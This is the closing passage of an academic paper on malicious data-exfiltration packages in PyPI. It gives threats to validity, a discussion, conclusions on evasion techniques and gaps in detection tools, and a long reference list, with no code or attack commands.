We summarize five threats to our evaluation. First, the number of malicious data exfiltration packages is limited. However, we mitigated this by a random sampling to select representative subset and cover diverse behaviors and patterns. Second, the manual analysis may introduce bias, as subjective judgment is involved in labeling and interpreting attack behaviors and patterns. We followed a consistent methodology and cross-validated results confirmed by the three of the authors to reduce potential bias. Third, the evaluation treats detection tools as black-box systems using their default configurations, which may not fully reflect the maximum capability of each tool. However, this design reflects realistic usage scenarios where users typically rely on default settings. Fourth, some of the evaluated tools relied on sandbox-based dynamic analysis, where certain malicious behaviors may depend on runtime conditions, which may lead to underestimation of performance by dynamic analysis tools. To mitigate this limitation, we also included static-analysis–based detectors, allowing the evaluation to cover complementary detection paradigms. Finally, the evaluation is conducted under specific benchmark settings, including predefined dilution ratios and detection tools. However, these settings were designed to approximate realistic package ecosystem conditions and to examine tool behavior under different class imbalance scenarios.

7 Discussion and Implication

Our study sheds light on an underexplored but increasingly impactful class of software supply chain threats: data exfiltration packages in PyPI. Because our dataset is aggregated from publicly available sources of large malware packages spanning several years, the observed attack patterns and disguise strategies reflect common attacker targets and may represent broader trends. From a practical perspective, the results highlight important implications for ecosystem security. The identified attack and disguise patterns provide actionable insights for improving behavior-aware detection and package vetting mechanisms. Moreover, the limited effectiveness of existing general-purpose tools indicates that data exfiltration threats require more targeted defenses. Our findings emphasize the need to complement broad malware detection with threat-specific analysis to better secure modern software supply chains.

8 Conclusion and Future Work

We conducted a comprehensive empirical analysis of malicious data exfiltration packages within the PyPI ecosystem. Motivated by the growing prevalence and impact of data breaches, we focused on a specific subset of malicious packages designed to steal sensitive information. Our investigation led to several key findings. First, the download trends of these packages indicate their increasing reach and the growing risk to users. Second, our analysis of attack patterns and disguise techniques reveals a wide range of evasion strategies. Third, we categorized the primary objectives of these packages, underscoring the severe consequences of successful data exfiltration. Finally, our evaluation of existing detection tools showed that many data exfiltration packages evade current security measures, highlighting a critical gap in the current defenses. These findings underscore the urgent need for more specialized and robust detection techniques tailored to identifying and mitigating data exfiltration threats. We have provided the replication package at [37].

Acknowledgment

This work was supported by the National Natural Science Foundation of China (Grant No. 62402342, 62472318), and Shanghai Rising-Star Program (No. 24YF2749500).

References

1. Abai T (2025) Npm supply chain attack: Self-propagating malware compromises 187 packages in a huge supply chain attack. URL `https://www.mend.io/blog/npm-supply-chain-attack-packages-compromised-by-self-spreading-malware/`, accessed: 2026-02-11

2. Almeida G, Vasconcelos F (2023) Analyzing data theft ransomware traffic patterns using bert. arXiv Prepint
3. hybrid analysis (2025) Hybrid analysis. URL https://hybrid-analysis.com/
4. Anasuri S (2023) Secure software supply chains in open-source ecosystems. International Journal of Emerging Trends in Computer Science and Information Technology 4(1):62–74
5. Barth A (2011) Http state management mechanism. Tech. rep.
6. Chaitin (2024) Inventory of major global data breaches in the first half of 2024. URL https://rivers.chaitin.cn/blog/cqqfsk90lnec5jjuglg0
7. Chowdhury M, Rahman A, Islam R (2017) Protecting data from malware threats using machine learning technique. In: 2017 12th IEEE conference on industrial electronics and applications (ICIEA), IEEE, pp 1691–1694
8. Cloud Native Computing Foundation (CNCF) (2018) Security and compliance publications: Colourama malicious package. CNCF Community Groups, URL https://contribute.cncf.io/community/tags/security-and-compliance/publications/catalog/2018/colourama/, accessed: March 10, 2026
9. CrowdStrike (2022) Detecting poisoned python packages: Ctx and phpass. URL https://www.crowdstrike.com/en-us/blog/how-crowdstrike-detects-poisoned-python-packages-ctx-phpass/
10. Cuckoo Foundation (2026) Cuckoo sandbox. https://www.cuckoo.ee/, accessed: 2026-02-12
11. Cybersecurity and Infrastructure Security Agency (CISA) (2021) Malware discovered in popular npm package ua-parser-js. URL https://www.cisa.gov/news-events/alerts/2021/10/22/malware-discovered-popular-npm-package-ua-parser-js, accessed: 2025-05-06
12. DarkOwl (2022) The darknet economy of credential data: Keys and tokens. URL https://www.darkowl.com/blog-content/the-darknet-economy-of-credential-data-keys-and-tokens/
13. European Union Agency for Cybersecurity (ENISA) (2025) ENISA Threat Landscape 2025. Tech. rep., European Union Agency for Cybersecurity, URL https://www.enisa.europa.eu/publications/enisa-threat-landscape-2025, accessed: 2026-02-11
14. feroot (2025) What is a homoglyph attack? URL https://www.feroot.com/education-center/what-is-a-homoglyph-attack/
15. Foundation PS (2003) Python package index. URL https://pypi.org/
16. Garrett K, Ferreira G, Jia L, Sunshine J, Kästner C (2019) Detecting suspicious package updates. In: Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results, pp 13–16
17. gartner (2022) Gartner identifies top security and risk management trends for 2022. URL https://www.gartner.com/en/newsroom/press-releases/2022-03-07-gartner-identifies-top-security-and-risk-management-trends-for-2022
18. GitHub (2020) Npm. URL https://www.npmjs.com/

19. Goodin D (2024) PyPI halted new users and projects while it fended off supply-chain attack. URL https://arstechnica.com/security/2024/03/pypi-halted-new-users-and-projects-while-it-fended-off-supply-chain-attack/
20. google (2025) Personal and sensitive user data. URL https://support.google.com/googleplay/android-developer/answer/10144311?sjid=17095053098156260644-NC
21. Google Chrome Help (2026) Delete, allow, and manage cookies in chrome. URL https://support.google.com/chrome/answer/95647?hl=en, accessed: 2026-02-11
22. Google Chrome Team (2026) Chrome password manager security. URL https://support.google.com/chrome/answer/95606?hl=en, accessed: 2026-02-11
23. Google Cloud (2021) Threat horizons. URL https://services.google.com/fh/files/misc/gcat_threathorizons_full_nov2021.pdf
24. Google LLC (2026) Google bigquery: Cloud data warehouse. https://cloud.google.com/bigquery, accessed: 2026-02-12
25. Google OSV (2023) Osv developer test interface. URL https://test.osv.dev/
26. Halder S, Bewong M, Mahboubi A, Jiang Y, Islam MR, Islam MZ, Ip RH, Ahmed ME, Ramachandran GS, Ali Babar M (2024) Malicious package detection using metadata information. In: Proceedings of the ACM Web Conference 2024, pp 1779–1789
27. Herrera A (2020) Optimizing away javascript obfuscation. arXiv preprint arXiv:200909170 URL https://arxiv.org/abs/2009.09170
28. Hirano M, Umeda T, Okuda T, Kawai E, Yamaguchi S (2009) T-pim: Trusted password input method against data stealing malware. In: 2009 Sixth International Conference on Information Technology: New Generations, IEEE, pp 429–434
29. IBM Security, Ponemon Institute (2024) Cost of a data breach report 2024. URL https://www.ibm.com/cn-zh/reports/data-breach, research report
30. gdpr info (2025) Gdpr personal data. URL https://gdpr-info.eu/issues/personal-data/
31. (ITRC) ITRC (2025) 2024 data breach report. URL https://www.idtheftcenter.org/publication/2024-data-breach-report
32. Kaspersky Lab (2024) Data-stealing malware infections increased sevenfold since 2020, kaspersky experts say. https://www.kaspersky.com/about/press-releases/data-stealing-malware-infections-increased-sevenfold-since-2020-kaspersky-experts-say
33. van Kemenade H (2024) Top pypi packages. URL https://hugovk.github.io/top-pypi-packages/
34. Ladisa P, Plate H, Martinez M, Barais O (2023) Sok: Taxonomy of attacks on open-source software supply chains. In: 2023 IEEE Symposium on Security and Privacy (SP), IEEE, pp 1509–1526

35. Ladisa P, Sahin M, Ponta SE, Rosa M, Martinez M, Barais O (2023) The hitchhiker's guide to malicious third-party dependencies. In: Proceedings of the 2023 workshop on software supply chain offensive research and ecosystem defenses, pp 65–74
36. Lakshmanan R (2024) Pypi halts sign-ups amid surge of malicious package uploads targeting developers. URL https://thehackernews.com/2024/03/pypi-halts-sign-ups-amid-surge-of.html
37. Li Y, Bai G, Shi Y, Huang K (2025) Replication package. URL https://github.com/liyexiaoxiao/Data-Exfiltration-Py
38. Liang W, Ling X, Wu J, Luo T, Wu Y (2023) A needle is an outlier in a haystack: hunting malicious pypi packages with code clustering. In: 2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE), IEEE, pp 307–318
39. Librariesio (2024) Libraries.io: The open source discovery service. URL https://libraries.io
40. Lloyd W (2024) Cyber news roundup for june 14, 2024. URL https://www.redseal.net/cyber-news-roundup-for-june-14-2024/, accessed: 2026-02-11
41. Maas R (2026) At&t data breach lawsuits seek damages for 70m customers whose information was released. URL https://www.aboutlawsuits.com/att-data-breach-lawsuit/, accessed: 2026-02-11
42. Marjanov T, Hutchings A (2025) Sok: Digging into the digital underworld of stolen data markets. In: 2025 IEEE Symposium on Security and Privacy (SP), pp 1–18, DOI 10.1109/SP61157.2025.00037
43. Microsoft (2022) CryptUnprotectData function. URL https://learn.microsoft.com/en-us/windows/win32/api/dpapi/nf-dpapi-cryptunprotectdata, accessed: 17 Aug. 2025
44. Microsoft (2025) How much data is generated per day? URL https://www.digitalsilk.com/digital-trends/how-much-data-is-generated-per-day/
45. microsoft (2025) Sensitive information type entity definitions. URL https://learn.microsoft.com/en-us/purview/sit-sensitive-information-type-entity-definitions
46. National People's Congress of the People's Republic of China (2017) Cybersecurity law of the people's republic of china. URL https://flk.npc.gov.cn/detail2.html?MmM5MDlmZGQ2NzhiZjE3OTAxNjc4YmY4Mjc2ZjA5M2Q=
47. National People's Congress of the People's Republic of China (2021) Data security law of the people's republic of china. URL https://flk.npc.gov.cn/detail2.html?ZmY4MDgxODE3OWY1ZTA4MDAxNzlmODg1YzdlNzAzOTI=
48. Neupane S, Holmes G, Wyss E, Davidson D, De Carli L (2023) Beyond typosquatting: An in-depth look at package confusion. In: USENIX Security Symposium 2023, URL https://www.usenix.org/system/files/usenixsecurity23-neupane.pdf
49. Oh C, Ha J, Roh H (2021) A survey on tls-encrypted malware network traffic analysis applicable to security operations centers. Applied Sciences 12(1):155

50. Ohm M, Plate H, Sykosch A, Meier M (2020) Backstabber's knife collection: A review of open source software supply chain attacks. In: Proceedings of the 17th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, pp 23–43
51. Ohm M, Boes F, Bungartz C, Meier M (2022) On the feasibility of supervised machine learning for the detection of malicious software packages. In: Proceedings of the 17th International Conference on Availability, Reliability and Security, pp 1–10
52. Olabim M, Greenfield A, Barlow A (2024) A differential privacy-based approach for mitigating data theft in ransomware attacks. Authorea Preprints
53. OSCS Open Source Security Community (2022) Mega707 launches over 150 malicious software packages in pypi official repository. URL https://www.oscs1024.com/hd/MPS-2022-20159, 2025-05-25
54. OWASP Cheat Sheet Series (2026) Session management cheat sheet. URL https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html, accessed: 2026-02-11
55. Payload Security (2023) Hybrid analysis. URL https://www.hybrid-analysis.com
56. Phylum Research Team (2023) Malicious actors use unicode support in Python to evade detection. URL https://blog.phylum.io/malicious-actors-use-unicode-support-in-python-to-evade-detection/
57. Python Software Foundation (2023) Securing pypi accounts via two-factor authentication. URL https://blog.pypi.org/posts/2023-05-25-securing-pypi-with-2fa/
58. Python Software Foundation (2024) 2fa required for pypi. URL https://blog.pypi.org/posts/2024-01-01-2fa-enforced/
59. Python Software Foundation (2026) os — miscellaneous operating system interfaces. URL https://docs.python.org/3/library/os.html, accessed: 2026-02-11
60. QidiwSecurity (2025) Malicious pypi packages stole cloud tokens—over 14,100 downloads before removal. URL https://www.cyberdefensein sight.com/2025/03/malicious-pypi-packages-stole-cloud.html, accessed: 2026-02-11
61. Sejfia A, Schäfer M (2022) Practical automated detection of malicious npm packages. In: Proceedings of the 44th International Conference on Software Engineering, pp 1681–1692
62. Shalom JS, Maman O (2021) JFrog detects malicious PyPI packages stealing credit cards and injecting code. JFrog Security Research Blog, URL https://jfrog.com/blog/malicious-pypi-packages-stealing-credit-cards-injecting-code/, accessed: March 10, 2026
63. Sharma A (2022) Pypi package 'ctx' and php library 'phpass' compromised to steal environment variables. https://www.sonatype.com/blog/pypi-package-ctx-compromised-are-you-at-risk, accessed: 2026-02-12
64. SK-CERT (2017) Security advisory skcsirt-sa-20170909-pypi-malicious-code: Malicious software libraries in the official PyPI repository. Security Advisory skcsirt-sa-20170909, National Security Authority of Slovakia,

Bratislava, Slovak Republic, URL https://www.sk-cert.sk/wp-content/uploads/2018/04/skcsirt-sa-20170909-pypi-malicious-code.pdf
65. Snyk (2025) Snyk — developer security platform. URL https://snyk.io/
66. SolarWinds Inc (2021) Solarwinds security advisory. URL https://www.solarwinds.com/sa-overview/securityadvisory, accessed: 2025-05-25
67. sonatype (2022) 8th annual state of the software supply chain. URL https://www.sonatype.com/resources/state-of-the-software-supply-chain-2022/introduction
68. SpecterOps (2025) Sharpchrome state keys: Extract and decrypt aes state keys from chrome and other chromium-based browsers. URL https://docs.specterops.io/ghostpack-docs/SharpDPAPI-mdx/sharpchrome-statekeys, accessed: 2026-02-11
69. of Standards NI, Technology (2024) The nist cybersecurity framework (csf) 2.0. Nist cybersecurity white paper (cswp) 29, National Institute of Standards and Technology, DOI 10.6028/NIST.CSWP.29, URL https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.pdf, accessed: 2026-02-11
70. State Administration for Market Regulation, Standardization Administration of the People's Republic of China (2020) Information security technology—Personal information security specification (GB/T 35273-2020). National Standard of the People's Republic of China, Beijing, in Chinese
71. Sun X, Gao X, Cao S, Bo L, Wu X, Huang K (2024) 1+1¿2: Integrating deep code behaviors with metadata features for malicious pypi package detection. In: Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering, pp 1–13
72. Taylor M, Vaidya R, Davidson D, De Carli L, Rastogi V (2020) Defending against package typosquatting. In: Proceedings of the 14th International Conference on Network and System Security, pp 112–131
73. Team SS (2018) Malicious code found in npm package event-stream. Snyk Blog, URL https://snyk.io/blog/malicious-code-found-in-npm-package-event-stream/
74. Team SSR (2025) Open source malware index q1 2025: Data exfil threats rising sharply. URL https://www.sonatype.com/blog/open-source-malware-index-q1-2025
75. techtarget (2025) sensitive information definition. URL https://www.techtarget.com/whatis/definition/sensitive-information
76. TEHTRIS (2025) Healthcare and cybersecurity: Why the industry remains a prime target in 2025. URL https://tehtris.com/en/blog/healthcare-and-cybersecurity-why-the-industry-remains-a-prime-target-in-2025/, accessed: 2026-02-11
77. The Hacker News (2022) Pypi repository warns python project maintainers about ongoing phishing attacks. https://thehackernews.com/2022/08/pypi-repository-warns-python-project.html
78. Thomas K, Li F, Zand A, Barrett J, Ranieri J, Invernizzi L, Markov Y, Comanescu O, Eranti V, Moscicki A, et al. (2017) Data breaches, phishing, or malware? understanding the risks of stolen credentials. In: Proceedings

of the 2017 ACM SIGSAC conference on computer and communications security, pp 1421–1434
79. United States Congress (1986) Computer fraud and abuse act (cfaa), 18 u.s. code § 1030. United States Code, URL https://www.law.cornell.edu/uscode/text/18/1030, amended multiple times, latest version available at: https://www.law.cornell.edu/uscode/text/18/1030
80. United States Congress (1996) Health insurance portability and accountability act (hipaa), pub. l. no. 104-191, 110 stat. 1936. United States Statutes at Large, URL https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm, available at: https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm
81. Verizon Business (2025) 2025 Data Breach Investigations Report (DBIR). Tech. rep., Verizon Business, URL https://www.verizon.com/business/resources/reports/dbir/, accessed
82. VirusTotal (2025) Virustotal: Analyse suspicious files, domains, ips and urls to detect malware and other breaches. URL https://www.virustotal.com/gui/home/upload
83. Vu DL, Pashchenko I, Massacci F, Plate H, Sabetta A (2020) Typosquatting and combosquatting attacks on the python ecosystem. In: 2020 ieee european symposium on security and privacy workshops (euros&pw), IEEE, pp 509–514
84. Vu DL, Pashchenko I, Massacci F, Plate H, Sabetta A (2020) Typosquatting and combosquatting attacks on the python ecosystem. In: 2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW), pp 509–514, DOI 10.1109/EuroSPW51379.2020.00074
85. Vu DL, Newman Z, Meyers JS (2023) Bad snakes: Understanding and improving python package index malware scanning. In: Proceedings of the 45th International Conference on Software Engineering
86. Wenbo G, Zhengzi X, Chengwei L, Cheng H, Yong F, Yang L (2023) An empirical study of malicious code in pypi ecosystem. In: Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering
87. Yu S, Song W, Hu X, Yin H (2024) On the correctness of metadata-based sbom generation: A differential analysis approach. In: 2024 54th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), pp 29–36, DOI 10.1109/DSN58291.2024.00018
88. Zahan N, Zimmermann T, Godefroid P, Murphy B, Maddila C, Williams L (2022) What are weak links in the npm supply chain? In: Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice, pp 331–340
89. Zhang J, Huang K, Huang Y, Chen B, Wang R, Wang C, Peng X (2025) Killing two birds with one stone: Malicious package detection in npm and pypi using a single model of malicious behavior sequence. ACM Transactions on Software Engineering and Methodology 34(4):1–28
90. Zhang X, Liu C, Nepal S, Pandey S, Chen J (2012) A privacy leakage upper bound constraint-based approach for cost-effective privacy preserving

of intermediate data sets in cloud. IEEE Transactions on Parallel and Distributed Systems 24(6):1192–1202